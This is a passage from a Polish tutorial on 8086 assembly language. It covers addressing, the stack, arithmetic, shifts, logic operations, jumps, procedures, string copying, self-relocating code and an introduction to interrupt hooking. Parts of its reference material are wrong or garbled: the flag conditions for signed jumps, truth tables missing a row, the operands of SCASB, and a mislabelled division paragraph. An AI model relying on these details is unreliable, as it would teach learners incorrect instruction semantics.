MOV AX, ES:70H       ;załadowanie do rejestru AX słowa
                     ;o adresie, ktorego segment jest
                     ;zawarty w ES, a offset wynosi 70H
MOV AH, zmienna[si+5] ;załadowanie do rejestru AH
                     ;bajtu o adresie zmienna +
                     ;zawartosc rejestru SI + 5
```

```

MOV AX,ES:[BX]      ;załadowanie do rejestru AX słowa
                    ;o adresie, którego segment jest
                    ;zawarty w ES, a offset w BX
MOV DS,BX           ;załadowanie wartości rejestru BX
                    ;do rejestru DS
MOV AX,SEG komunikat ;załadowanie segmentu adresu
                    ;zmiennej komunikat do rejestru AX
MOV DX,OFFSET komunikat ;załadowanie offsetu adresu
                    ;zmiennej komunikat do rejestru
                    ;DX
MOV AX,@DATA        ;załadowanie do rejestru AX
                    ;segmentu danych

```

Zaś niepoprawnymi:

```

MOV DH,AX           ;niezgodność typów
MOV DS,2000H        ;do rejestrów segmentowych nie można
                    ;bezpośrednio przesyłać wartości,
                    ;najwyżej zawartość innych rejestrów
MOV IP,BX           ;rejestr IP nie może być zmieniany
                    ;w ten sposób

```

Również dokładne opisy wszystkich rozkazów procesora znajdują się w rozdziale piątym. Jeśli więc będziesz miał jakieś wątpliwości, to sięgnij do tego rozdziału.

Ostatnim elementem naszego programu jest dyrektywa **END**. Oznacza ona zakończenie programu. Jeśli występuje bez parametrów, to nie ma żadnego innego znaczenia. Może natomiast wystąpić z etykietą linii. Oznacza wtedy linię, od której rozpocznie się wykonywanie programu.

(Analogicznie jak zmiennym również liniom programu możemy nadawać nazwy. Są to tak zwane etykiety. Etykiety zakończone są dwukropkiem. Przykładami etykiet mogą być:

```

etykieta1:  Mov AX,BX
etykieta2:  Int 13H

```

W pewien sposób etykiety odpowiadają adresom instrukcji. I tak możesz je traktować jako nazwę symboliczną nadaną adresowi instrukcji.)

Wracając do dyrektywy **END**. W naszym programie jest ona podana bez parametrów i pierwszą wykonywaną instrukcją programu jest ta, która znajduje się bezpośrednio za dyrektywą **CODE**, czyli:

```

mov ax,segment komunikat

```

Jeśli natomiast trochę zmienilibyśmy program i wyglądałby on tak:

```

.CODE
mov ax,seg komunikat
mov ds,ax
mov ah,9
mov dx, offset komunikat
int 21H
Start:
mov ah,4CH
int 21H
END Start

```

to pierwszą wykonywaną instrukcją byłaby ta znajdująca się za etykietą **Start**, czyli:

```

mov ah,4CH

```

Stos

Często zdarza się sytuacja, gdy musimy zapamiętać wartości jakiś rejestrów, wykonać pewne operacje, a następnie odtworzyć wartości tych rejestrów. Aby ułatwić czynności z tym związane wykorzystuje się strukturę danych zwaną **stosem**. Na strukturze tej wykonuje się tylko dwie operacje: położenia na stos (**push**) oraz pobrania ze stosu (**pop**). Operacja pobrania

wykonywana jest w kolejności odwrotnej do operacji położenia, to znaczy dana, która jako ostatnia była położona na stos, jest z niego pobierana jako pierwsza.

Przykładowo po wykonaniu ciągu instrukcji

```

mov     ax, 1
push    ax
mov     ax, 2
push    ax
mov     ax, 3
push    ax
pop     bx
pop     cx
pop     dx

```

W rejestrze BX znajdzie się wartość 3, w rejestrze CX wartość 2, a w rejestrze DX 1.

Organizacja stosu w pamięci jest związana z rejestrami SS i SP. Rejestr SS wskazuje segment stosu, rejestr SP natomiast jego wierzchołek. Operacja położenia na stos polega na zmniejszeniu rejestru SP o 2 i przesłaniu wartości kładzonej na stos do komórek o adresach SS:SP i SS:SP-1, natomiast operacja zdjęcia ze stosu polega na przesłaniu wartości komórek SS:SP i SS:SP-1 do odpowiedniego rejestru i zwiększeniu rejestru SP o dwa. (Zwróć uwagę że stos rośnie w kolejności odwrotnej do kolejności adresów w pamięci.)

Prześledźmy jak zmieniała się pamięć i odpowiednie rejestry przy wykonywaniu wypisanych powyżej operacji. Zakładam, że początkowo rejestr SP wynosił 100, zaś odresowanie stosu odbywa się w stosunku do segmentu wskazywanego przez SS.

Na starcie:

AX = ?	?	94
BX = ?	?	96
CX = ?	?	98
DX = ?	?	100 ← SP

Po instrukcjach MOV AX, 1 / PUSH AX

AX = 1	?	94
BX = ?	?	96
CX = ?	1	98 ← SP
DX = ?	?	100

Po instrukcjach MOV AX, 2 / PUSH AX

AX = 2	?	94
BX = ?	2	96 ← SP
CX = ?	1	98
DX = ?	?	100

Po instrukcjach MOV AX, 3 / PUSH AX

AX = 3	3	94 ← SP
BX = ?	2	96
CX = ?	1	98
DX = ?	?	100

Po instrukcji **POP BX**

AX = 3	?	94
BX = 3	2	96 ← SP
CX = ?	1	98
DX = ?	?	100

Po instrukcji **POP CX**

AX = 3	?	94
BX = 3	?	96
CX = 2	1	98 ← SP
DX = ?	?	100

Po instrukcji **POP DX**

AX = 3	?	94
BX = 3	?	96
CX = 2	?	98
DX = 1	?	100 ← SP

7. Operacje arytmetyczne

Ponieważ, jak pewnie dobrze wiesz, komputer to takie duże liczydło, w zestawie rozkazów procesora nie może zabraknąć operacji dodawania, odejmowania, itd. Do rozkazów tej grupy należą między innymi:

ADD rejestr, zmienna	Dodanie do rejestru wartości zmiennej
SUB rejestr, zmienna	Odejście od rejestru wartości zmiennej
INC rejestr	Zwiększenie rejestru o 1
DEC rejestr	Zmniejszenie rejestru o 1

Właściwie operacje te mogą być wykonywane na dowolnych rejestrach ogólnego przeznaczenia, jednak działają one szybciej jeżeli jednym z argumentów jest rejestr AX.

Pewną odmianą rozkazów ADD i SUB są rozkazy ADC i SBB. Działają one tak samo, ale uwzględniają przeniesienie, z poprzednio wykonywanej operacji. Przeniesienie zachodzi wtedy, gdy wynik operacji nie mieści się w przewidzianych granicach. Przykładowo, po wykonaniu ciągu instrukcji:

```
MOV    AX, 0FFFFH
MOV    BX, 1
ADD    AX, BX
```

W rejestrze AX znajdzie się wartość 0, ale znacznik C zostanie ustawiony i będzie mógł być uwzględniony przy następnej operacji ADC. Jest to wykorzystywane głównie przy dodawaniu liczb dłuższych niż 16-bitowe.

Przeniesienie może zaistnieć również wtedy, gdy próbujemy odjąć większą liczbę od mniejszej.

W grupie rozkazów arytmetycznych znajdują się również mnożenie i dodawanie. Występują one w dwóch wersjach 8 i 16 bitowych. Mają one postać:

MUL rejestr lub zmienna

Mnożenie. W przypadku mnożenia 8-bitowego drugi czynnik musi znajdować się w AL, a wynik znajdzie się w AX. W przypadku mnożenia 16-bitowego drugi czynnik powinien być przekazany w AX, a wynik znajdzie się w parze rejestrów DX:AX.

DIV rejestr lub zmienna

Dzielenie. W przypadku dzielenia 8 bitowego w rejestrze AX powinna znajdować się dzielna, a iloraz znajdzie się w AL, reszta z dzielenia w AH. W przypadku dzielenia 16-bitowego dzielna powinna być przekazana w rejestrach DX:AX, a iloraz znajdzie się w rejestrze AX, zaś reszta z dzielenia w DX. Wywołanie dzielenia przez zero spowoduje wywołanie przerwania sprzętowego numer 0. Przerwanie to jest również wywoływane, gdy iloraz nie mieści się w odpowiednich rejestrach.

Przykładowo, po wykonaniu instrukcji:

```
MOV     AL, 10H
MOV     AH, 50H
MUL     AH
```

w rejestrze AX znajdzie się wartość 500H.

Po wykonaniu instrukcji:

```
MOV     AL, 11
MUL     AL
```

w rejestrze AX znajdzie się wartość 121 (112)

Po wykonaniu instrukcji:

```
MOV     AX, 1000H
MOV     BX, 20H
MUL     BX
```

W rejestrze DX znajdzie się wartość 2, a w rejestrze AX wartość 0 (W parze rejestrów DX:AX znajdzie się wartość 20000H)

Po wykonaniu instrukcji:

```
MOV     AX, 37
MOV     DL, 12
DIV     DL
```

w rejestrze AL znajdzie się wartość 3 (37 podzielone przez 12), a w rejestrze AH 1 (reszta z dzielenia 37 przez 12)

Po wykonaniu instrukcji:

```
MOV     DX, 3
MOV     AX, 205H ; W parze DX:AX znajduje się 30205H
MOV     BX, 100H
DIV     BX
```

w rejestrze AX znajdzie się 302H (30205H podzielone na 100H), zaś w DX 5 (reszta z dzielenia 30205H przez 100H)

Zaś wykonanie instrukcji:

```
MOV     AX, 10
MOV     DL, 0
DIV     DL
```

lub

```
MOV     AX, 0FFFFH
MOV     DL, 1
DIV     DL
```

spowoduje wywołanie przerwania sprzętowego #0.

Zarówno mnożenie jak i dzielenie przy użyciu tych rozkazów jest powolne (to znaczy zajmujące dużo taktów procesora). Poza tym przy korzystaniu z dzielenia trzeba kontrolować dzielnik, aby nie wystąpiło przerwanie nr 0. Instrukcje te są więc kłopotliwe w użyciu. Na szczęście przy pisaniu programów większość operacji dzielenia i mnożenia wykonuje się na potęgach dwójki i wykorzystuje się do tego instrukcje przesunięcia.

8. Przesunięcia, obroty i rozkazy logiczne

Ta grupa rozkazów wymaga abyśmy znowu potraktowali zawartości rejestrów jako liczby dwójkowe. W przypadku innego ich zapisu wyjaśnienie działania tych rozkazów byłoby zbyt skomplikowane. Umówmy się więc, że na czas tego paragrafu powrócimy do zapisu wartości rejestrów w postaci binarnej. Liczbę w tej postaci będziemy oznaczać poprzez dodanie na jej końcu litery B.

Pierwsza grupa operacji to przesunięcia i obroty. Operacje te mogą być wykonywane zarówno na argumentach 16-bitowych jak i 8-bitowych. Drugim argumentem operacji jest zawsze 1 lub rejestr CL zawierający liczbę pozycji, o ile chcemy przesunąć lub obrócić pierwszy operand. Działanie poszczególnych operacji wyjaśniają rysunki. Litera C na rysunkach oznacza znacznik przeniesienia. Rysunki objaśniają działanie operacji przesunięcie lub obrotu o jedną pozycję dla rejestru AL, bity tego rejestru są ponumerowane w kolejności 7-0. Po każdym rysunku znajduje się również przykład dotyczący instrukcji.

SHL rejestr lub zmienna,liczba

SAL rejestr lub zmienna,liczba

SHR rejestr lub zmienna,liczba

SAR rejestr lub zmienna,liczba

ROL rejestr lub zmienna,liczba

RCL rejestr lub zmienna,liczba

ROR rejestr lub zmienna,liczba

RCR rejestr lub zmienna,liczba

Przesunięcie logiczne w lewo

Przesunięcie arytmetyczne w lewo

Przesunięcie logiczne w prawo

Przesunięcie arytmetyczne w prawo


Obrót w lewo

Obrót w lewo z przeniesieniem

Obrót w prawo

Obrót w prawo z przeniesieniem

Instrukcja SHL i SAL




```
MOV     AL,15H    ;00010101B
MOV     CL,2
SHL     AL,CL
```

Wynik:AL=54H ;01010100B

Znacznik C wyzerowany

Instrukcja SHR




```
MOV     AL,15H    ;00010101B
MOV     CL,3
SHR     AL,CL
```

AL = 02H ;00000010B

Znacznik C ustawiony

Instrukcja SAR




```
MOV     AL, A3H    ; 10100011B
MOV     CL, 4
SAR     AL, CL
```

AL = 0FAH; 11111010B

Znacznik C wyzerowany

Instrukcja ROL




```
MOV     AL, 15H    ; 00010101B
ROL     AL, 1
```

Wynik: AL = 2AH; 00101010B

Znacznik C wyzerowany

Instrukcja RCL




```
MOV     AL, 15H    ; 00010101B
MOV     CL, 3
RCL     AL, CL
```

Wynik: AL = A8H; 10101000B

Znacznik C wyzerowany

Instrukcja ROR




Przy założeniu, że znacznik C jest wyzerowany

```
MOV     AL, 21H    ; 00100001B
ROR     AL, 1
Wynik:  AL = 90H ; 10010000B
```

Znacznik C ustawiony

Instrukcja RCR



Przy założeniu że znacznik C jest ustawiony

```

MOV     AL, 0CDH ; 11001101B
MOV     CL, 2
RCR     AL, CL
  
```

Wynik: AL = F3H; 11110011B

Znacznik C wyzerowany

Przesunięcie w lewo jest szybszą metodą mnożenia przez potęgę dwójki, a przesunięcie logiczne w prawą szybszą metodą dzielenia przez potęgę dwójki. Wykonajmy kilka przykładów aby sprawdzić, czy tak rzeczywiście jest.

```

MOV     AL, 32 ; 00100000B
MOV     CL, 4 ; 2^4=16
SHR     AL, CL
  
```

Po wykonaniu tych instrukcji w rejestrze AL znajdzie się wartość 2 (00000010B) czyli wynik 32/16

```

MOV     AL, 4 ; 00000100B
MOV     CL, 3 ; 2^3=8
SHL     AL, CL
  
```

Po wykonaniu tych instrukcji w rejestrze AL znajdzie się wartość 32 (00100000B) czyli wynik 4*8

Jeśli jeszcze nie jesteś przekonany, to przypomnij sobie jak w systemie dziesiętnym mnoży i dzieli się liczby przez potęgę dziesiątki (10, 100, 1000 itd.). Otóż pomnożenie przez potęgę dziesiątki polega na dopisaniu do liczby tylu zer, ile ma ta potęga (1 dla $10^1=10$, 2 dla $10^2=100$ itd.). Podzielenie polega na obcięciu zer. Analogicznie jest w systemie dwójkowym dla potęg dwójki. Operacje SHL i SHR wykonują się o wiele szybciej niż operacje MUL i DIV, są poza tym bezpieczniejsze w użyciu. Dlatego stosuj je zawsze gdy przyjdzie Ci mnożyć lub dzielić przez potęgę dwójki.

Natomiast przy mnożeniu lub dzieleniu liczby zawartej w parze rejestrów należy jeszcze użyć instrukcji RCL lub RCR. Przykładowo mnożenie liczby zapisanej w parze rejestrów DX:AX przez 2 można zaprogramować:

```

SHL     AX, 1 ; Bit 15 przeniesiony do znacznika C
RCL     DX, 1 ; Bit 0 pobrany ze znacznika C
  
```

Następne rozkazy wykonują operacje logiczne. Podobnie jak poprzednio wszystkie te operacje działają albo na liczbach 8-bitowych, albo na 16-bitowych.

Pierwsza z nich działa tylko na jednym argumencie. Jest to operacja:

NOT rejestr lub zmienna

Operacja ta to negacja logiczna. Jej działanie polega na zamianie każdego bitu argumentu na przeciwny.

Przykładowo wykonanie instrukcji:

```

MOV     AX, 14B5H ; 0001010010110101B
NOT     AX
  
```

spowoduje umieszczenie w rejestrze AX wartości 0EB4AH (1110101101001010B)

Następne cztery operacje działają na dwóch argumentach. Po ich wykonaniu zerowane są znaczniki C i O, a znaczniki S i Z są ustawiane zgodnie z wynikiem operacji. W trzech z nich (AND, OR, XOR) wynik jest przesyłany do pierwszego operandu. Operacja TEST ustawia tylko odpowiednie znaczniki bez zmieniania zawartości operandów.

AND rejestr lub zmienna, rejestr, zmienna lub wartość

iloczyn logiczny

TEST rejestr lub zmienna, rejestr, zmienna lub wartość

iloczyn logiczny bez zmiany operandów

OR rejestr lub zmienna, rejestr, zmienna lub wartość

suma logiczna

XOR rejestr lub zmienna, rejestr, zmienna lub wartość

różnica symetryczna

Operacje te są wykonywane po kolei na parach bitów. Jeśli nie pamiętasz w jaki sposób są one zdefiniowane to poniższe tabele pomogą Ci w przypomnieniu sobie.

A – pierwszy bit z pary, B – drugi bit z pary, W – wynik.

AND		
A	B	W
0	1	0
1	0	0
1	1	1

OR		
A	B	W
0	1	1
1	0	1
1	1	1

XOR		
A	B	W
0	1	1
1	0	1
1	1	0

Przykładowo:

```
MOV     AL, 2CH ; 00101100B
MOV     BL, 65H ; 01100101B
AND     AL, BL
```

umieści w AL liczbę 24H (00100100B)

```
MOV     AL, 59H ; 01011001B
MOV     BL, 9BH ; 10011011B
OR      AL, BL
```

umieści w AL liczbę 0DBH (11011011B)

```
MOV     AL, 57H ; 01010111B
MOV     BL, 0C2H ; 11000010B
XOR     AL, BL
```

umieści w AL liczbę 95H (10010101B) natomiast wykonanie

```
XOR     AX, AX
```

spowoduje umieszczenie w rejestrze AX wartości 0, niezależnie od tego jaka wartość się w nim znajdowała. Jest to więc instrukcja równoważna z MOV AX,0. Wykonuje się jednak odrobinę szybciej i zajmuje tylko dwa bajty zamiast trzech i dlatego wielu programistów woli ją stosować do zerowania rejestrów.

Inną ciekawą cechą instrukcji XOR jest to, że wykonanie dwukrotnie tej operacji na tych samych argumentach da nam te argumenty. Inaczej mówiąc operacja ta jest odwrotna w stosunku do samej siebie. Możemy z tego korzystać na przykład przy kodowaniu, gdzie ta sama procedura jest zarówno procedurą kodującą jak i dekodującą.

Na koniec chciałbym wyjaśnić pojęcie maski. Związane jest ono z instrukcją AND. Otóż instrukcja ta jest używana wtedy, gdy interesująca nas informacja w danej znajduje się tylko na kilku jej bitach, a pozostałe bity nie są, z naszego punktu widzenia, istotne. Wtedy właśnie wykonujemy instrukcję AND z drugim argumentem, w którym bity odpowiadające bitom znaczącym w danej są ustawione, a pozostałe bity są wyzerowane. Ten argument nazywamy maską. Po wykonaniu operacji AND możemy jeszcze przesunąć wynik w prawo tak, aby interesujące nas bity znalazły się na początku.

Przykładowo założmy, że po wykonaniu przerwania 11H bity 6-7 (kolejność bitów 7-0) rejestru AL zawierają liczbę stacji dysków w systemie. Po wykonaniu instrukcji:

NAZWA	OPIS	SPRAWDZANE ZNACZNIKI
JB/JNAE	Skok gdy mniejszy Skok gdy nie większy lub równy	C=1
JAE/JNB	Skok gdy większy lub równy Skok gdy nie mniejszy	C=0
JBE/JNA	Skok gdy mniejszy lub równy Skok gdy nie większy	C=1 lub Z=1
JA/JNBE	Skok gdy większy Skok gdy nie mniejszy lub równy	C=0 i Z=0
JE/JZ	Skok gdy równy	Z=1
JNE/JNZ	Skok gdy nie równy	Z=0
JL/JNGE	Skok gdy mniejszy (liczby ze znakiem) Skok gdy nie większy lub równy	S=0
JGE/JNL	Skok gdy nie większy (liczby ze znakiem) Skok gdy nie mniejszy	S=0
JNG/JLE	Skok gdy mniejszy lub równy Skok gdy nie większy (liczby ze znakiem)	Z=1 lub S=0
JG/JNLE	Skok gdy większy (liczby ze znakiem) Skok gdy nie mniejszy lub równy	Z=0 i S=0
JP/JPE	Skok przy parzystości	P=1
JNP/JPO	Skok przy braku parzystości	P=0
JS	Skok gdy znak ujemny	S=1
JNS	Skok gdy znak dodatni	S=0
JC	Skok przy przeniesieniu	C=1
JNC	Skok przy braku przeniesienia	C=0
JO	Skok przy nadmiarze	O=1
JNO	Skok przy braku nadmiaru	O=0

Do tej grupy rozkazów można również zaliczyć instrukcję `LOOP adres`, której działanie polega na zmniejszeniu o jeden zawartości rejestru CX, sprawdzeniu i skoku do podanego adresu w przypadku gdy zawartość tego rejestru nie jest równa zero. Instrukcje:

```
MOV          CX, 5000H
Pusta_Petla:
LOOP         Pusta_Petla
```

nie robią nic innego poza opóźnieniem pracy programu na pewien czas.

Wśród instrukcji sterujących pracą programu znajdują się jeszcze rozkazy wywołania procedury i powrotu z procedury

```
CALL adres    ; Wywołanie procedury, adres może być
               ; daleki lub bliski
RET           ; Powrót z procedury bliskiej
RETF          ; Powrót z procedury dalekiej
```

Jeśli jakiś ciąg instrukcji jest wykonywany kilkakrotnie w różnych miejscach programu, to można umieścić go w treści procedury i odwoływać się do niego za każdym razem instrukcją `CALL`. Na końcu podprocedury musi być umieszczona instrukcja `RET`. Przykładowo, zamiast instrukcji:

```

Start:
Rozkaz_1
Rozkaz_2
Rozkaz_3
...
Rozkaz_1
Rozkaz_2
Rozkaz_3
...

```

Możemy napisać równoważny ciąg:

```

Procedura:
Rozkaz_1
Rozkaz_2
Rozkaz_3
RET

Start:
CALL Procedura
...
CALL Procedura
...

```

Ten drugi ciąg jest krótszy, poza tym stosowanie procedur powoduje, że program staje się bardziej strukturalny, a co za tym idzie bardziej czytelny. Może to dla Ciebie na razie nie mieć znaczenia, ale wierz mi, że przy nieczytelnie napisanym programie nawet autor po upływie pewnego czasu ma kłopoty z rozszyfrowaniem znaczenia poszczególnych instrukcji.

Ponieważ będziesz na pewno często używał procedur w swoich programach, chciałbym Cię od razu ostrzec przed dwoma bardzo częstymi przyczynami błędów związanymi z ich stosowaniem. Pierwszy rodzaj błędów to zmiana wartości rejestrów w treści procedury. Przykładowo pisząc instrukcje:

```

MOV      AH, 10
CALL     procedura_1
CMP      AH, 10

```

Możesz się spodziewać, że wynik porównania będzie zawsze pozytywny. I rzeczywiście tak jest, pod warunkiem, że w treści procedury nie zmienia się zawartości rejestru AH. Bo jeżeli procedura zawiera na przykład instrukcje:

```

procedura_1:
MOV      AH, 1
INT      21H
RET

```

To wykonanie programu nie będzie przebiegać, tak jak sobie zaplanowałeś. Błąd ten dość trudno wykryć przy przeglądaniu programu.

Aby uniknąć takich sytuacji stosuj się zawsze do zasady, żeby na początku procedury zapamiętywać na stosie wartości wszystkich rejestrów używanych jako robocze w procedurze (łącznie ze rejestrem znaczników), a na końcu procedury przywracać te wartości. Dobrze napisana procedura powinna mieć więc postać:

```

Nazwa:
PUSHF    ;Zapamiętanie rejestru znaczników
PUSH     AX
        .
        .
        .      ;Zapamiętanie używanych rejestrów
        .      ;Treść procedury
        .
        .      ;Przywrócenie wartości rejestrów
        .
POP      AX
POPF     ;Przywrócenie rejestru znaczników
RET

```

Oczywiście zasada ta nie dotyczy rejestrów, w których mają być zwracane wyniki działania procedury.

Drugi rodzaj błędów jest o wiele trudniejszy do wykrycia i nie potrafią przed nim się ustrzec nawet doświadczeni programiści. Wiąże się on ze sposobem wywoływania i powrotu z procedury. Otóż instrukcja CALL umieszcza na stosie swój adres i wykonuje skok do procedury, natomiast instrukcja RET zdejmuję ze stosu adres powrotny (Instrukcja RETF zdejmuję kolejno offset i segment adresu) i skacze doń. Wynika z tego, że jakakolwiek zmiana elementu na wierzchołku stosu powoduje skok do przypadkowego miejsca w pamięci. Najczęściej kończy to się wysypianiem się systemu. Nawet wywołanie tak niewinnej procedury jak:

```
P1:      XOR      AX, AX
        PUSH    AX
        RET
```

Może spowodować zawieszenie się programu, a w najlepszym wypadku jego działanie niezgodne z założeniami.

Jeśli więc Twój program z nieznanych powodów nie chce „chodzić”, to istnieje duże prawdopodobieństwo, że jest to spowodowane sytuacją opisaną powyżej.

10. Przenoszenie instrukcji, porównywanie danych i skoki do innego segmentu

W tym paragrafie chciałbym przedstawić Ci niektóre z pozostałych rozkazów procesora Intel 8086, wraz z przykładami zastosowań.

NOP	Instrukcja pusta, nie wykonuje żadnej czynności
IN AL,DX	Przesłanie bajtu z portu o numerze w DX do AL
IN AX,DX	Przesłanie słowa z portu o numerze w DX do AX
IN AL,numer	Przesłanie bajtu z portu o numerze 0-255 do AL
IN AX,numer	Przesłanie słowa z portu o numerze 0-255 do AX
OUT DX,AL	Przesłanie słowa z AL do portu o numerze w DX
OUT DX,AX	Przesłanie słowa z AX do portu o numerze w DX
OUT numer,AL	Przesłanie słowa z AL do portu o numerze 0-255
OUT numer,AX	Przesłanie słowa z AX do portu o numerze 0-255
CLC	Zerowanie znacznika przeniesienia C
STC	Ustawienie znacznika przeniesienia C
CLD	Zerowanie znacznika kierunku D
STD	Ustawienie znacznika kierunku D
CLI	Zerowanie znacznika zezwolenia na przerwanie I
STI	Ustawienie znacznika zezwolenia na przerwanie I @COL1 = CMPSB
	Porównanie zawartości bajtu DS:[SI] z zawartością bajtu ES:[DI] i zwiększenie/zmniejszenie zawartości SI i DI w zależności od stanu znacznika kierunku D. Instrukcja poprzedzona przedrostkiem REP może służyć do porównywania łańcuchów.
MOVSB	Przekopiowanie zawartości bajtu DS:[SI] do bajtu ES:[DI] i zwiększenie/zmniejszenie zawartości SI i DI w zależności od stanu znacznika kierunku D. Instrukcja poprzedzona przedrostkiem REP może służyć do kopiowania programu lub danych w pamięci.

SCASB

Porównanie zawartości bajtu DS:[SI] z zawartością rejestru AL i zwiększenie/zmniejszenie zawartości SI w zależności od stanu znacznika kierunku D.

Porównywanie dwóch ciągów danych, może się odbywać na przykład przy pomocy ciągu instrukcji:

```
MOV     CX, LICZBA_POROWNYWANYCH_BAJTOW
MOV     SI, OFFSET_PIERWSZEGO_CIAGU
MOV     DI, OFFSET_DRUGIEGO_CIAGU
MOV     AX, SEGMENT_PIERWSZEGO_CIAGU
MOV     DS, AX
MOV     AX, SEGMENT_DRUGIEGO_CIAGU
MOV     ES, AX
CLD
REP     CMPSB
JNE     NIE_ROWNE
JMP     ROWNE
```

Natomiast do przekopiowania fragmentu programu w inne miejsce pamięci możesz posłużyć się instrukcjami:

```
MOV     CX, LICZBA_KOPIOWANYCH_BAJTOW
MOV     SI, OFFSET_STARTU
MOV     DI, OFFSET_DOCELOWY
MOV     AX, SEGMENT_STARTU
MOV     DS, AX
MOV     AX, SEGMENT_DOCELOWY
MOV     ES, AX
CLD
REP     MOVSB
```

Najczęściej program po przekopiowaniu w pamięci powinien jeszcze skoczyć do nowego miejsca. Najlepiej nie robić tego poprzez daleki skok, ale wykorzystać instrukcję RETF. Skok pod dany adres przy pomocy tej instrukcji może się odbyć na przykład w następujący sposób:

```
MOV     AX, SEGMENT_ADRESU
PUSH    AX
MOV     AX, OFFSET_ADRESU
PUSH    AX
RETF
```

Poniższy programik nie robi nic poza przenoszeniem się co 16 segment. (Oczywiście nie próbuj go uruchamiać bo spowoduje na pewno zawieszenie się systemu)

```
start:
MOV     AX, CS
MOV     DS, AX
ADD     AX, 10H
MOV     ES, AX
PUSH    AX
MOV     SI, OFFSET_START
MOV     DI, SI
PUSH    SI
MOV     CX, (OFFSET_KONIEC) - (OFFSET_START)
CLD
REP     MOVSB
RETF
koniec:
```


11. Przechwytywanie przerwań

Ponieważ programy pisane w assemblerze stosuje się głównie do tworzenia własnych procedur obsługi przerwań, chciałbym przedstawić Ci jeden z takich programów. Przechwytuje on przerwanie klawiatury, tak aby wprowadzane z niej również były polskie znaki w standardzie Mazovii. Małe polskie znaki osiągalne są poprzez naciśnięcie lewego klawisza ALT i litery, natomiast wielkie polskie litery poprzez naciśnięcie Shift (Zapalenie Caps Lock), lewego ALT i litery. Prawy ALT ma znaczenie takie jak standardowo i może być wykorzystywany na przykład przy korzystaniu z Menu niektórych programów.

